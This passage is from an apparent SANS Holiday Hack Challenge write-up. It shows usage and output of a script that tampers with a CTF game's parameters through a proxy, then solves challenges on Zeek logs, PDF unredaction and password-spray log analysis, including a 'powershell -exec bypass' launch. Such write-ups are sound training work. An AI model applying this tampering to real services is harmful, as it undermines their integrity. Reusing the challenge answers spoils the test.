              [--maxreindeer] [--maxrunners] [--maxmoney] [--maxall]

optional arguments:
  -h, --help            show this help message and exit
  --playerid PLAYERID   Set PlayerId to send to the server
  --difficulty DIFFICULTY
                        Set difficulty level {easy, medium, hard}
  --pace PACE           Set pace level {0, 1, 2}
  --extrareindeer EXTRAREINDEER
                        Number of extra reindeer to buy {0-9}
  --extrarunners EXTRARUNNERS
                        Number of extra runners to buy {0-9}
  --extrafood EXTRAFOOD
                        Amount of extra food to buy {0-1000}
  --extrameds EXTRAMEDS
                        Amount of extra meds to buy {0-100}
  --extraammo EXTRAAMMO
                        Amount of extra ammo to buy {0-100}
  --proxy               Use proxy - proxy host/port values are in the code
  --proxy_host PROXY_HOST
                        Set proxy host - set in conjunction with --proxy
  --proxy_port PROXY_PORT
                        Set proxy port - set in conjunction with --proxy
  --debug               Enable debugging output
  --invulnerability     !!!CHEAT CODES!!! - Activate Invulnerability
  --lightspeed          !!!CHEAT CODES!!! - Activate Lightspeed - only works
                        in easy or medium mode
  --maxammo             !!!CHEAT CODES!!! - Activate Unlimited Ammo - only
                        works in easy or medium mode
  --maxmeds             !!!CHEAT CODES!!! - Activate Unlimited Meds - only
                        works in easy or medium mode
  --maxfood             !!!CHEAT CODES!!! - Activate Unlimited Food - only
                        works in easy or medium mode
  --maxreindeer         !!!CHEAT CODES!!! - Activate Unlimited Reindeer - only
                        works in easy or medium mode
  --maxrunners          !!!CHEAT CODES!!! - Activate Unlimited Runners - only
                        works in easy or medium mode
  --maxmoney            !!!CHEAT CODES!!! - Activate Unlimited Money - only
                        works in easy or medium mode
  --maxall              !!!CHEAT CODES!!! - Activate Unlimited ALL - only
                        works in easy or medium mode
```

Here is a sample run in HARD difficulty without any cheat codes:


```
                                                                # python3 hht.py --playerid=JebediahSpringfield --difficulty=hard --pace=2 --extrareindeer=0 --extrarunners=0 --extrafood=0 --
extrameds=30 --extraammo=0 --proxy --proxy_host=127.0.0.1 --proxy_port=8080

GAME OPTIONS: Difficulty:[Hard] - Pace:[Grueling] - ExtraReindeer:[0] - ExtraRunners:[0] - ExtraFood:[0] - Extrameds:[30] - Extaammo:[0]
              !!!! CHEAT CODES ACTIVE: [none]

STATUS - [            GO] [Hard] [GRUELING] [Dist/Left:0000/8000] [Date:09/01] [Money:0000] [Reindr:02] [Runrs:02] [Ammo:010] [Meds:032] [Food:100] [Heath:100/100/100/100]
         [Ready to begin? Click MEDS to raise the health of an injured part member.|Press HUNT to spend a day hunting for food.|Press TRADE if you want to look for someone to trade with you.|And press
GO if you're ready to move along the Trail!]

STATUS - [            GO] [Hard] [GRUELING] [Dist/Left:0060/7940] [Date:09/02] [Money:0000] [Reindr:02] [Runrs:02] [Ammo:010] [Meds:032] [Food:084] [Heath:100/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 60 today.]

STATUS - [            GO] [Hard] [GRUELING] [Dist/Left:0140/7860] [Date:09/03] [Money:0000] [Reindr:02] [Runrs:02] [Ammo:010] [Meds:032] [Food:068] [Heath:100/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 80 today.]

STATUS - [            GO] [Hard] [GRUELING] [Dist/Left:0230/7770] [Date:09/04] [Money:0000] [Reindr:02] [Runrs:02] [Ammo:010] [Meds:032] [Food:052] [Heath:100/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 90 today.]

STATUS - [            GO] [Hard] [GRUELING] [Dist/Left:0293/7707] [Date:09/05] [Money:0000] [Reindr:02] [Runrs:02] [Ammo:010] [Meds:032] [Food:036] [Heath:100/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 63 today.]

STATUS - [            GO] [Hard] [GRUELING] [Dist/Left:0378/7622] [Date:09/06] [Money:0000] [Reindr:02] [Runrs:02] [Ammo:010] [Meds:032] [Food:020] [Heath:100/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 85 today.]

STATUS - [          HUNT] [Hard] [GRUELING] [Dist/Left:0467/7533] [Date:09/07] [Money:0000] [Reindr:02] [Runrs:02] [Ammo:010] [Meds:032] [Food:004] [Heath:100/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 89 today.]
```

...

```
STATUS - [           GO] [Hard] [GRUELING] [Dist/Left:7561/0439] [Date:12/09] [Money:0000] [Reindr:03] [Runrs:03] [Ammo:000] [Meds:002] [Food:000] [Heath:097/015/038/035]
         [Lila was healed by 24 points!]

STATUS - [         MEDS] [Hard] [GRUELING] [Dist/Left:7662/0338] [Date:12/10] [Money:0000] [Reindr:03] [Runrs:03] [Ammo:000] [Meds:002] [Food:000] [Heath:096/014/037/030]
         [The reindeer are able to pull your sleigh forward a distance of 101 today.|You have no food. Your party is starving.]

STATUS - [           GO] [Hard] [GRUELING] [Dist/Left:7662/0338] [Date:12/10] [Money:0000] [Reindr:03] [Runrs:03] [Ammo:000] [Meds:001] [Food:000] [Heath:096/048/037/030]
         [Herbert was healed by 34 points!]

STATUS - [           GO] [Hard] [GRUELING] [Dist/Left:7729/0271] [Date:12/11] [Money:0000] [Reindr:03] [Runrs:03] [Ammo:000] [Meds:001] [Food:020] [Heath:088/046/032/026]
         [The reindeer are able to pull your sleigh forward a distance of 67 today.|You have no food. Your party is starving.|You found 20 morsels of Christmas cookies lying around! #whatcouldgowrong]

STATUS - [           GO] [Hard] [GRUELING] [Dist/Left:7820/0180] [Date:12/12] [Money:0000] [Reindr:03] [Runrs:03] [Ammo:000] [Meds:001] [Food:004] [Heath:088/100/033/027]
         [The reindeer are able to pull your sleigh forward a distance of 91 today.|Joy! Herbert was filled with holiday cheer!]

STATUS - [           GO] [Hard] [GRUELING] [Dist/Left:7881/0119] [Date:12/13] [Money:0000] [Reindr:03] [Runrs:03] [Ammo:000] [Meds:001] [Food:000] [Heath:085/100/029/022]
         [The reindeer are able to pull your sleigh forward a distance of 61 today.|You have no food. Your party is starving.]

STATUS - [           GO] [Hard] [GRUELING] [Dist/Left:7993/0007] [Date:12/14] [Money:0000] [Reindr:03] [Runrs:03] [Ammo:000] [Meds:001] [Food:000] [Heath:082/096/025/017]
         [The reindeer are able to pull your sleigh forward a distance of 112 today.|You have no food. Your party is starving.]


++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
!!! VICTORY !!!: [Your party has succeeded!|__POST_RESULTS__({ hash:"f3e41a22416c2397460403fa82d40307f4379da95d41d5e366b55a1e775c5d41", resourceId: "JebediahSpringfield"});|Sam is joyful!|Herbert is ec
static!|Joseph is ready to jingle bell rock!|Lila is happier than an elf in a toy shop!|Date completed:|15 December|Reindeer remaining:|3|Money remaining:|0|Scoring:|4 surviving party members X|1000 =|
4000 points|3 reindeer X|400 =|1200 points|0 money left X|1 =|0 points|Journey completed on|15 December:|10 days before Christmas X|50 =|500 points|Total score: (|4000 +|1200 +|0 +|500) X|8 Hard multip
lier =|45600!|Verification hash:|e1c969bbdf37a4a62e62d15227b8bb25|Play again?|<!-- 1 - When I'm down, my F12 key consoles me2 - Reminds me of the transition to the paperless naughty/nice list...3 - Lik
e a present stuck in the chimney! It got sent...4 - We keep that next to the cookie jar5 - My title is toy maker the combination is 123456 - Are we making hologram elf trading cards this year?7 - If we
 are, we should have a few fonts to choose from8 - The parents of spoiled kids go on the naughty list...9 - Some toys have to be forced active10 - Sometimes when I'm working, I slide my hat to the left
 and move odd things onto my scalp! -->]
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Here is a sample run in MEDIUM difficulty with the "lightspeed" and "maxall" cheat codes:

```
                                                                # python3 hht.py --playerid=JebediahSpringfield --difficulty=medium --pace=2 --extrareindeer=1 --extrarunners=1 --extrafood=5 --extrameds=2 --e
xtraammo=5 --proxy --proxy_host=127.0.0.1 --proxy_port=8080 --lightspeed --maxall

GAME OPTIONS: Difficulty:[Medium] - Pace:[Grueling] - ExtraReindeer:[1] - ExtraRunners:[1] - ExtraFood:[5] - Extrameds:[2] - Extaammo:[5]
              !!!! CHEAT CODES ACTIVE: [lightspeed maxammo maxmeds maxfood maxreindeer maxrunners maxmoney]

STATUS - [            GO] [Medium] [GRUELING] [Dist/Left:0738/7262] [Date:08/01] [Money:9999] [Reindr:99] [Runrs:99] [Ammo:999] [Meds:999] [Food:9999] [Heath:100/100/100/100]
         [Ready to begin? Click MEDS to raise the health of an injured part member.|Press HUNT to spend a day hunting for food.|Press TRADE if you want to look for someone to trade with you.|And press GO if you're rea
dy to move along the Trail!]

STATUS - [            GO] [Medium] [GRUELING] [Dist/Left:1833/6167] [Date:08/02] [Money:9999] [Reindr:99] [Runrs:99] [Ammo:999] [Meds:999] [Food:9999] [Heath:100/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 95 today.]

STATUS - [            GO] [Medium] [GRUELING] [Dist/Left:2561/5439] [Date:08/03] [Money:9999] [Reindr:99] [Runrs:99] [Ammo:999] [Meds:999] [Food:9999] [Heath:100/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 126 today.]

STATUS - [            GO] [Medium] [GRUELING] [Dist/Left:3477/4523] [Date:08/04] [Money:9999] [Reindr:99] [Runrs:99] [Ammo:999] [Meds:999] [Food:9999] [Heath:100/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 104 today.|Oh no! Chris was struck with Low Blood Sugar]

STATUS - [            GO] [Medium] [GRUELING] [Dist/Left:4374/3626] [Date:08/05] [Money:9999] [Reindr:99] [Runrs:99] [Ammo:999] [Meds:999] [Food:9999] [Heath:099/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 86 today.]

STATUS - [            GO] [Medium] [GRUELING] [Dist/Left:5115/2885] [Date:08/06] [Money:9999] [Reindr:99] [Runrs:99] [Ammo:999] [Meds:999] [Food:9999] [Heath:098/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 103 today.|Chris suddenly feels better!]

STATUS - [            GO] [Medium] [GRUELING] [Dist/Left:6017/1983] [Date:08/07] [Money:9999] [Reindr:99] [Runrs:99] [Ammo:999] [Meds:999] [Food:9999] [Heath:099/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 102 today.]

STATUS - [            GO] [Medium] [GRUELING] [Dist/Left:6871/1129] [Date:08/08] [Money:9999] [Reindr:99] [Runrs:99] [Ammo:999] [Meds:999] [Food:9999] [Heath:100/100/100/100]
         [The reindeer are able to pull your sleigh forward a distance of 86 today.|Oh no! Lila was struck with Low Blood Sugar]

STATUS - [            GO] [Medium] [GRUELING] [Dist/Left:7680/0320] [Date:08/09] [Money:9999] [Reindr:99] [Runrs:99] [Ammo:999] [Meds:999] [Food:9999] [Heath:100/100/100/099]
         [The reindeer are able to pull your sleigh forward a distance of 80 today.]

STATUS - [            GO] [Medium] [GRUELING] [Dist/Left:8840/-840] [Date:08/10] [Money:9999] [Reindr:99] [Runrs:99] [Ammo:999] [Meds:999] [Food:9999] [Heath:100/100/100/097]
         [The reindeer are able to pull your sleigh forward a distance of 111 today.|A strong, Christmas wind pushed your sleigh ahead an extra 176!]


++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
!!! VICTORY !!!: [Your party has succeeded!|__POST_RESULTS__({ hash:"f3e41a22416c2397460403fa82d40307f4379da95d41d5e366b55a1e775c5d41", resourceId: "JebediahSpringfield"});|Chris is ready to jingle bell rock!|Michael
is having the best Christmas ever!|Joseph is wicked psyched!|Lila is wicked psyched!|Date completed:|11 August|Reindeer remaining:|99|Money remaining:|9999|Scoring:|4 surviving party members X|1000 =|4000 points|99 re
indeer X|400 =|39600 points|9999 money left X|1 =|9999 points|Journey completed on|11 August:|136 days before Christmas X|50 =|6800 points|Total score: (|4000 +|39600 +|9999 +|6800) X|4 Medium multiplier =|241596!|Ver
ification hash:|63c1f6140ff2d818d90fd21d8dc264a7|Play again?|<!--Wow! What a great job! ... But I think you can do even BETTER.-->]
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```




```
You have completed the Holiday Hack
Trail challenge!
```


:-) This brought back some happy memories :-)

Achievement - Teleportation via Steam Tunnels

This challenge is found in the Steam Tunnels and interacting with Krampus Hollyfeld after you complete Objective 8 - Frido Sleigh CAPTEHA, will grant this capability.

To help you, I have flashed the firmware in your badge to unlock a useful new feature: magical teleportation through the steam tunnels.

This new capability allows you to fast travel to the major areas of ElfU. The fast travel map is shown here below and you can click on the map boxes to transport you to that location.




As you were exploring, did you ever wonder if those vents had a purpose? Yes, they do! These vents are where you appear from when you teleport through the Steam Tunnels to these locations.

Steam Tunnel Vent - Train Station:

Steam Tunnel Vent - Quad:

Steam Tunnel Vent - Student Union:

Steam Tunnel Vent - Hermey Hall:



Steam Tunnel Vent - Dorm:

Steam Tunnel Vent - Krampus' Lair:


```
Whee! You can now use the steam
tunnels to move quickly around Elf U!
```

Achievement - Zeek JSON Analysis

This challenge is found in the Sleigh Shop room and interacting with Wunorse Openslae will introduce this challenge.

Wunorse Openslae here, just looking at some Zeek logs.
I'm pretty sure one of these connections is a malicious C2 channel...
Do you think you could take a look?
I hear a lot of C2 channels have very long connection times.
Please use jq to find the longest connection in this data set.
We have to kick out any and all grinchy activity!

You can begin the challenge by clicking on the "Zeek JSON Analysis" terminal icon.

This excellent post was very helpful here: https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2
Using jq magic, then sort and tail you get the answer:

```
Some JSON files can get quite busy.
There's lots to see and do.
Does C&C lurk in our data?
JQ's the tool for you!

-Wunorse Openslae

Identify the destination IP address with the longest connection duration
using the supplied Zeek logfile. Run runtoanswer to submit your answer.

elf@cadb4e033458:~$ ls -al
total 48900
drwxr-xr-x 1 elf  elf      4096 Dec 13 18:31 .
drwxr-xr-x 1 root root     4096 Nov 18 20:19 ..
-rw-r--r-- 1 elf  elf       220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 elf  elf      3549 Dec 13 18:31 .bashrc
-rw-r--r-- 1 elf  elf       280 Dec 12 14:01 .message
-rw-r--r-- 1 elf  elf       807 Apr 18  2019 .profile
-rw-r--r-- 1 elf  elf  50047602 Nov 18 19:53 conn.log
elf@cadb4e033458:~$ cat conn.log | jq -j '.duration, ", ", .["id.resp_h"],"\n"' | sort -n | ta
il -1
1019365.337758, 13.107.21.200
elf@cadb4e033458:~$ runtoanswer
Loading, please wait......


What is the destination IP address with the longes connection duration? 13.107.21.200


Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

elf@cadb4e033458:~$ uname -a
Linux cadb4e033458 4.19.0-6-cloud-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GN
U/Linux
elf@cadb4e033458:~$
```

```
cat conn.log | jq -j '.duration, ", ", .["id.resp_h"],"\n"' | sort -n | tail -1
runtoanswer
13.107.21.200
```

```
You have completed the Zeek JSON
Analysis challenge!
```


Objective Challenges

Objective 0 – Talk to Santa in the Quad

From the Train Station, go north into the Quad and find Santa holding an umbrella. Clicking on Santa will cycle through all the dialog which can also be seen in the chat list history. Do this completes Objective 0, unlocks Objective 1-5 in your badge and Narrative 2. See Characters section for all character dialog.

Objective 1 – Find the Turtle Doves

After speaking with Santa (umbrella) in the Quad, head north through the Quad and enter the Student Union building. To the left of the fireplace you will find the two turtle doves, Michael and Jane. Click on them to acknowledge finding them.



Objective 2 – Unredact Threatening Document

Leave the Student Union and go back to the Quad. Head to the northwest corner of the Quad and you will find a document icon partially visible behind one of the trees. Click on the document image to download "LetterToElfUPersonnel.pdf" (https://downloads.elfu.org/LetterToElfUPersonnel.pdf).

Open the pdf document and find that some of the text has been redacted.

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Confidential

Attention All Elf University Personnel,


Confidential

If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

Click and hold in the upper left of the redacted text and drag highlight/select across the redacted area making sure it's all selected. When selected correctly, it will appear as below. Then copy this selected text with Ctrl+c and paste into a text editor to reveal the redacted text.



Here is the full text of the document with the previously redacted area shown in gray

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR ELSE!

Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE you to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical characters.


For centuries, we have expressed our frustration at your lack of willingness to spread your cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine holidays and mythical characters that need your direct support year-round.


If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

The answer to Objective 2 needed for the badge question is the string: **DEMAND**






Objective 3 – Windows Log Analysis: Evaluate Attack Outcome

Everything needed to complete this objective is provided in the badge description for Objective 3 and dialog from Bushy Evergreen:

> *Bushy Evergreen*
> *Have you taken a look at the password spray attack artifacts?*
> *I'll bet that DeepBlueCLI tool is helpful.*
> *You can check it out on GitHub.*
> *It was written by that Eric Conrad.*
> *He lives in Maine - not too far from here!*

A link is provided to download the Security Event log (https://downloads.elfu.org/Security.evtx.zip) for analysis. Once downloaded, unzip it into a directory for analysis. There are several tools and methods that could have been used to parse and analyze this Security.evtx. I chose to use DeepBlueCLI in order to learn this tool and which can be cloned from here: https://github.com/sans-blue-team/DeepBlueCLI.

There are several git clients for Windows, including in Visual Studio. I used Cygwin's git for Windows:





```
C:\working>git clone https://github.com/sans-blue-team/DeepBlueCLI
Cloning into 'DeepBlueCLI'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 469 (delta 1), reused 3 (delta 1), pack-reused 462
Receiving objects: 100% (469/469), 5.54 MiB | 6.06 MiB/s, done.
Resolving deltas: 100% (259/259), done.

C:\working>
```


Next launch PowerShell allowing execution and run DeepBlueCLI.ps1 against the Security.evtx file:

```
C:\working\DeepBlueCLI>powershell -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\working\DeepBlueCLI> .\DeepBlue.ps1 .\Security.evtx | Out-Gridview
PS C:\working\DeepBlueCLI>
```

The Gridview is helpful to quickly identify logon attempts which are excessive. One account, *supatree*, stands out as having 1 less total login failure than the rest (76 vs 77)



Looking further, we find a successful login with user supatree. Looks like a successful password spray attack against this user!



Using another tool called evtx2json (https://github.com/vavarachen/evtx2json) and then parsing the json file manually for the user "supatree" and events 4624 and 4625, I was able to determine that it was the 2nd password attempted (out of the 77) that was the one that was a successful logon and sent at timestamp: 2019-11-19 12:21:45.755442 UTC. I will use this bit of information later in Objective 4.

The answer to Objective 3 needed for the badge question is the string: **supatree**

3) Windows Log Analysis: Evaluate Attack Outcome

Difficulty:

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. *Bushy Evergreen is hanging out in the train station and may be able to help you out.*

supatree Submit

3) Windows Log Analysis: Evaluate Attack Outcome

Difficulty:

